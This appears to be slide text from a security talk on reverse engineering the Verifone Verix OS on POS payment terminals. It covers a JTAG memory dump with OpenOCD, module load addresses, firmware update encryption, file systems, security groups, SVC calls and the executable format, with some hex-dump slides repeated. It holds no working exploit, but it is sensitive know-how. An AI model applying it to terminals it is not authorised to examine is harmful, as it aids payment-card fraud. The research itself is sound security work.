
OS Dump

- BusBlaster + OpenOCD => memory read
- Verix OS system kernel was found at address 0x00000000. ARM Big-Endian
- Take module addresses from COM1 debug log => dump modules
- Dump them all!!!

```
root@kali:~/projects/pos/verifone# telnet localhost 4444
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Open On-Chip Debugger
> mdb 0x00 0x100
0x00000000: 00 0b ea 00 ea 00 01 da ea 00 01 df ea 00 01 ea ea 00 01 e3 ea ff ff fe ea 00 01 ed e3 a0 84 41
0x00000020: e3 a0 94 4a e5 99 a0 00 e3 1a 00 01 05 98 f0 00 ea 00 00 ac 0f 10 ee 11 00 80 e3 90 0f 10 ee 01
0x00000040: 0f 0f 0f 0f 0f 0f 0f 0f 0f 0f 0f 0f e1 a0 00 00 e3 21 f0 d3 e3 a0 04 53 e3 a0 10 00 e5 80 10 00
0x00000060: e5 9f 06 20 e3 e0 10 01 e5 80 10 00 e5 9f 06 18 e3 a0 10 01 e5 80 10 00 e5 9f 06 10 e5 9f 16 10
0x00000080: e5 80 10 00 e3 a0 03 13 e3 e0 14 ff e5 80 10 00 e5 9f 06 00 e3 a0 10 03 e5 80 10 00 e5 9f 05 f8
0x000000a0: e5 9f 15 f8 e5 80 10 00 ee 11 0f 10 e3 80 01 03 e3 80 09 01 ee 01 0f 10 e5 9f 05 e4 e3 a0 13 12
0x000000c0: e2 80 20 34 e4 90 30 04 e4 81 30 04 e1 52 00 00 1a ff ff fb e5 9f 05 cc e5 9f 15 cc e5 80 10 00
0x000000e0: e3 a0 03 16 e5 90 00 00 e5 9f 15 c0 e1 50 00 01 1a 00 00 1c e5 9f 05 b8 e5 90 10 00 e3 c1 1c 03
>
```

3. Verix OS Kernel RE

Verix OS: General View from Docs



Verix OS: Boot Process

- Hardware initialization
- Kernel start. Memory and internal filesystem initialization
- Parsing B:LOADLIST.SYS file
- Loading FLASHMGR.RAM module
- Flash file system F initialization
- Loading modules from B:LOADLIST.SYS list
- Start SYSMODE.OUT application
- SYSMODE.OUT app starts user application specified in *GO parameter of CONFIG.SYS file. Only signed files can be executed

Verix OS: Boot Log Once Again

```
B:schedulr.bin    C=0001345C D=101F0AF8
B:iic.bin         C=00019FA0 D=101F0ADC
B:clk_3610.bin    C=0001A4D0 D=101F0AD8
B:_upgrade.tmp    C=101EDB7C D=101EDB18
B:_buf_mgr.bin    C=0001E628 D=101E9A48
B:bpr.bin         C=0001EBE8 D=101E9A48
T:_info.bin       C=00039EA4 D=101E9A44
U:console.bin     C=00046460 D=101E8958
U:pipe_mgr.bin    C=0004C9D4 D=101E6554
V:security.bin    C=000543E0 D=101E560C
W:ipp.bin         C=0006A86C D=101E528C
Y:usbd.bin        C=00070040 D=101E2CCC
Y:usb_host.bin    C=00072E44 D=101E2628
Y:usbax772.bin    C=0007664C D=101E25A4
Y:dvc_usb.bin     C=00077834 D=101E2478
Y:kbd_usb.bin     C=00078148 D=101E2308
Y:usbd130.bin     C=00079484 D=101E2218
Y:usb_disk.bin    C=0007A190 D=101E1C68
Y:usbc3889.bin    C=0007BD84 D=101DE570
Z:printer.bin     C=00082E54 D=101C933C
Z:battery.bin     C=00087EB0 D=101C928C
Z:mag.bin         C=0008A374 D=101C8BBC
C:com1_.bin       C=00090040 D=101C8BBC
C:com2_.bin       C=0009110C D=101C6E08
C:com3_usb.bin    C=00095124 D=101C6D1C
C:com6_usb.bin    C=00099A34 D=101C6C64
D:rkl.bin         C=000A0040 D=101C6C64
D:icc1.bin        C=000A7C80 D=101C5894
D:miscio.bin      C=000AF0D8 D=101C5894
```

Verix OS: Boot Log Once Again


```
B:schedulr.bin    C=0001345C D=101F0AF8
B:iic.bin         C=00019FA0 D=101F0ADC
B:clk_3610.bin    C=0001A4D0 D=101F0AD8
B:_upgrade.tmp    C=101EDB7C D=101EDB18
B:_buf_mgr.bin    C=0001E628 D=101E9A48
B:bpr.bin         C=0001EBE8 D=101E9A48
T:_info.bin       C=00039EA4 D=101E9A44
U:console.bin     C=00046460 D=101E8958
U:pipe_mgr.bin    C=0004C9D4 D=101E6554
V:security.bin    C=000543E0 D=101E560C
W:ipp.bin         C=0006A86C D=101E528C
Y:usbd.bin        C=00070040 D=101E2CCC
Y:usb_host.bin    C=00072E44 D=101E2628
Y:usbax772.bin    C=0007664C D=101E25A4
Y:dvc_usb.bin     C=00077834 D=101E2478
Y:kbd_usb.bin     C=00078148 D=101E2308
Y:usbd130.bin     C=00079484 D=101E2218
Y:usb_disk.bin    C=0007A190 D=101E1C68
Y:usbc3889.bin    C=0007BD84 D=101DE570
Z:printer.bin     C=00082E54 D=101C933C
Z:battery.bin     C=00087EB0 D=101C928C
Z:mag.bin         C=0008A374 D=101C8BBC
C:com1_.bin       C=00090040 D=101C8BBC
C:com2_.bin       C=0009110C D=101C6E08
C:com3_usb.bin    C=00095124 D=101C6D1C
C:com6_usb.bin    C=00099A34 D=101C6C64
D:rkl.bin         C=000A0040 D=101C6C64
D:icc1.bin        C=000A7C80 D=101C5894
D:miscio.bin      C=000AF0D8 D=101C5894
```

Verix OS: Firmware Update

- B:_UPGRADE.TMP module decrypts firmware updates
- VFI.PED file is firmware update descriptor (contains update file names, hash sums and decryption keys)
- [1-9,A,J]D0020A0.OUT – encrypted kernel and file system images

File	Contents	Protection
[1-9,A,J]D0020A0.OUT	🔒	Encrypted
VFI.PED	🔒	Encrypted, signed
VFI.P7S	ASN.1 encoded signature certificate for vfi.ped	Signed

Verix OS: Firmware Update



Verix OS: File System Image

File size File name File body

```
00000000  E0 53 00 00 00 00 1D 68  00 00 1D 28 00 00 1D 28  àS      h   (   (
00000010  13 11 20 11 44 44 00 0C  46 4C 41 53 48 4D 47 52      DD  FLASHMGR
00000020  2E 52 41 4D 00 00 00 00  00 00 00 00 00 00 00 00  .RAM
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000040  EA 00 05 BC EA 00 07 45  E9 2D 00 03 E5 9F 00 24  ê  ¼ê  Eé-  åŸ $
00000050  E5 90 00 00 E5 8D 00 04  E8 BD 80 01 E9 2D 00 03  å   å   è½€ é-
00000060  E5 9F 00 14 E5 90 00 00  E5 8D 00 04 E8 BD 80 01  åŸ  å   å   è½€
00000070  E3 A0 00 01 E5 80 00 00  10 00 49 D0 10 00 49 F8  ã   å€    IÐ  Iø
```


Verix OS: File Systems

FS	Description	Files
B	OS boot files	FLASHMGR.RAM, _UPGRADE.TMP, LOADLIST.SYS, …
S	Main system application	SYSMODE.OUT
T	Certificates and signature checking utility	PEDGRDFA.OUT, PED.LIB, VXROOT.CRT, VXOSPART.CRT, …
U	Additional utilities	ICC_DIAG.OUT, UNZIP.OUT, CONSOLE.BIN
V	IPP diag and key loading utilities	SMRKL.OUT, SMRESDL.OUT, SECURITY.BIN
W	Misc	IPP.BIN, SYS.LIB, PRTFONT.PFT
Y	USB driver modules	USB_HOST.BIN, KBD_USB.BIN, USB_DISK.BIN, …
Z	Misc	TIMEZONE.ZIP, SM_TEXT.VLR, DLERR.VLR, …
C	COM port drivers	COM1_.BIN, COM2_.BIN, COM3_USB.BIN, …
D	Misc	RKL.BIN, ICC1.BIN, MISCIO.BIN
I	NVRAM user file system	User files
F	Flash user filesystem	User files

Verix OS: Security Groups

Security group	Description	Permissions
0	System group	Reserved by system. Not available for user
1	High-privileged group	Access to this group and all other groups 2 – 15
2 - 14	Ordinary groups	Access only to the corresponding group and group 15
15	Public group	Only access to group 15

Verix OS: Kernel Mode API



Verix OS: SVC

- Information about SVC can be partially taken from SDK and OS programmer manual
- Not all SVC are documented. However, having OS kernel and modules, we can RE SVC handlers

```
MOVS            R0, #0xD
STR             R0, [SP,#0x160+var_160]
LDR             R0, [SP,#0x160+var_24]
MOVS            R2, #4
MOV             R1, SP
SVC             0        ; int write (int hdl, const char *buf, int len)
MOVS            R0, #0x10A
BL              sub_70495772
MOVS            R0, #1
MVNS            R0, R0
B               loc_70494976
```

```
loc_704949A8
MOVS            R1, R4
MOVS            R0, #6
SVC             0xA      ; int clr_timer (int timer_id)
MOVS            R0, #0
MVNS            R0, R0
B               loc_70494976
; End of function sub_70494926
```

Verix OS: Executable File Format

- Verix OS has custom binary format for executable applications and shared libraries
- Analyze application loader from kernel = get information about file format
- vrxcc from Verix SDK builds applications in correct format
- SDK also includes vrxhdr.exe tool (‘readelf’ tool analog)

```
>vrxhdr.exe dbmon.out

Magic        0xA3 (program)
Flags        0x06 (Thumb, 4KB Aligned)
Version      1.0
Code Addr    0x70420040
Code Size    21268 (0x5314)
Data Addr    0x70426000
Data Size    2292 (0x8F4)
Heap Size    4096 (0x1000)
Stack Addr   0x7041F000
Stack Size   4096 (0x1000)
Entry        0x70420075 (Thumb code)
Library      .SYS.LIB
```

Verix OS: Exe File Format

Magic

- 0xA1 – VSO App
- 0xA2 – VSO Library
- 0xA3 – App
- 0xA5 – Shared Library

SYSMODE.OUT

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	A3	02	01	00	00	00	F9	FE	70	42	00	40	00	00	0D	7C	£ ùþpB @ |
00000010	00	00	18	00	00	00	00	00	00	00	10	00	70	42	00	85	pB …
00000020	2E	53	59	53	2E	4C	49	42	00	00	00	00	00	00	00	00	.SYS.LIB
00000030	54	3A	50	45	44	2E	4C	49	42	00	00	00	00	00	00	00	T:PED.LIB
00000040	00	00	00	00	B5	F3	49	28	48	28	4A	29	B0	81	E0	01	µóI(H(J)° à
00000050	C9	08	C0	08	42	90	D3	FB	49	26	20	0B	DF	0A	F0	09	É À B ÓûI& ß ð
00000060	FC	FD	48	25	4F	25	49	24	4E	24	4D	24	37	30	39	34	üýH%O%INM$7094
00000070	24	01	63	30	35	80	46	81	63	4F	00	A1	19	48	6B	00	$ c05€F cO ¡ Hk

Verix OS: Exe File Format

Bit flags

- .0 – Allow debugging
- .1 – ARM Thumb
- .2 – 4kB Aligned

SYSMODE.OUT

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	A3	02	01	00	00	00	F9	FE	70	42	00	40	00	00	0D	7C	£ ùþpB @ |
00000010	00	00	18	00	00	00	00	00	00	00	10	00	70	42	00	85	pB …
00000020	2E	53	59	53	2E	4C	49	42	00	00	00	00	00	00	00	00	.SYS.LIB
00000030	54	3A	50	45	44	2E	4C	49	42	00	00	00	00	00	00	00	T:PED.LIB
00000040	00	00	00	00	B5	F3	49	28	48	28	4A	29	B0	81	E0	01	µóI(H(J)° à
00000050	C9	08	C0	08	42	90	D3	FB	49	26	20	0B	DF	0A	F0	09	É À B ÓûI& ß ð
00000060	FC	FD	48	25	4F	25	49	24	4E	24	4D	24	37	30	39	34	üýH%O%INM$7094
00000070	24	01	63	30	35	80	46	81	63	4F	00	A1	19	48	6B	00	$ c05€F cO ¡ Hk

Verix OS: Exe File Format

File version

SYSMODE.OUT

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	A3	02	01	00	00	00	F9	FE	70	42	00	40	00	00	0D	7C	£ ùþpB @ |
00000010	00	00	18	00	00	00	00	00	00	00	10	00	70	42	00	85	pB …
00000020	2E	53	59	53	2E	4C	49	42	00	00	00	00	00	00	00	00	.SYS.LIB
00000030	54	3A	50	45	44	2E	4C	49	42	00	00	00	00	00	00	00	T:PED.LIB
00000040	00	00	00	00	B5	F3	49	28	48	28	4A	29	B0	81	E0	01	µóI(H(J)° à
00000050	C9	08	C0	08	42	90	D3	FB	49	26	20	0B	DF	0A	F0	09	É À B ÓûI& ß ð
00000060	FC	FD	48	25	4F	25	49	24	4E	24	4D	24	37	30	39	34	üýH%O%INM$7094
00000070	24	01	63	30	35	80	46	81	63	4F	00	A1	19	48	6B	00	$ c05€F cO ¡ Hk

Verix OS: Exe File Format

Code section size

SYSMODE.OUT

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	A3	02	01	00	00	00	F9	FE	70	42	00	40	00	00	0D	7C	£ ùþpB @ |
00000010	00	00	18	00	00	00	00	00	00	00	10	00	70	42	00	85	pB …
00000020	2E	53	59	53	2E	4C	49	42	00	00	00	00	00	00	00	00	.SYS.LIB
00000030	54	3A	50	45	44	2E	4C	49	42	00	00	00	00	00	00	00	T:PED.LIB
00000040	00	00	00	00	B5	F3	49	28	48	28	4A	29	B0	81	E0	01	µóI(H(J)° à
00000050	C9	08	C0	08	42	90	D3	FB	49	26	20	0B	DF	0A	F0	09	É À B ÓûI& ß ð
00000060	FC	FD	48	25	4F	25	49	24	4E	24	4D	24	37	30	39	34	üýH%O%INM$7094
00000070	24	01	63	30	35	80	46	81	63	4F	00	A1	19	48	6B	00	$ c05€F cO ¡ Hk

Verix OS: Exe File Format

Code loading address

SYSMODE.OUT

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	A3	02	01	00	00	00	F9	FE	70	42	00	40	00	00	0D	7C	£ ùþpB @ |
00000010	00	00	18	00	00	00	00	00	00	00	10	00	70	42	00	85	pB …
00000020	2E	53	59	53	2E	4C	49	42	00	00	00	00	00	00	00	00	.SYS.LIB
00000030	54	3A	50	45	44	2E	4C	49	42	00	00	00	00	00	00	00	T:PED.LIB
00000040	00	00	00	00	B5	F3	49	28	48	28	4A	29	B0	81	E0	01	µóI(H(J)° à
00000050	C9	08	C0	08	42	90	D3	FB	49	26	20	0B	DF	0A	F0	09	É À B ÓûI& ß ð
00000060	FC	FD	48	25	4F	25	49	24	4E	24	4D	24	37	30	39	34	üýH%O%INM$7094
00000070	24	01	63	30	35	80	46	81	63	4F	00	A1	19	48	6B	00	$ c05€F cO ¡ Hk

Verix OS: Exe File Format

Data section size. Data start address = code loading address + code section size

SYSMODE.OUT

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	A3	02	01	00	00	00	F9	FE	70	42	00	40	00	00	0D	7C	£ ùþpB @ |
00000010	00	00	18	00	00	00	00	00	00	00	10	00	70	42	00	85	pB …
00000020	2E	53	59	53	2E	4C	49	42	00	00	00	00	00	00	00	00	.SYS.LIB
00000030	54	3A	50	45	44	2E	4C	49	42	00	00	00	00	00	00	00	T:PED.LIB
00000040	00	00	00	00	B5	F3	49	28	48	28	4A	29	B0	81	E0	01	µóI(H(J)° à
00000050	C9	08	C0	08	42	90	D3	FB	49	26	20	0B	DF	0A	F0	09	É À B ÓûI& ß ð
00000060	FC	FD	48	25	4F	25	49	24	4E	24	4D	24	37	30	39	34	üýH%O%INM$7094
00000070	24	01	63	30	35	80	46	81	63	4F	00	A1	19	48	6B	00	$ c05€F cO ¡ Hk

Verix OS: Exe File Format

Stack size

SYSMODE.OUT

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	A3	02	01	00	00	00	F9	FE	70	42	00	40	00	00	0D	7C	£ ùþpB @ |
00000010	00	00	18	00	00	00	00	00	00	00	10	00	70	42	00	85	pB …
00000020	2E	53	59	53	2E	4C	49	42	00	00	00	00	00	00	00	00	.SYS.LIB
00000030	54	3A	50	45	44	2E	4C	49	42	00	00	00	00	00	00	00	T:PED.LIB
00000040	00	00	00	00	B5	F3	49	28	48	28	4A	29	B0	81	E0	01	µóI(H(J)° à
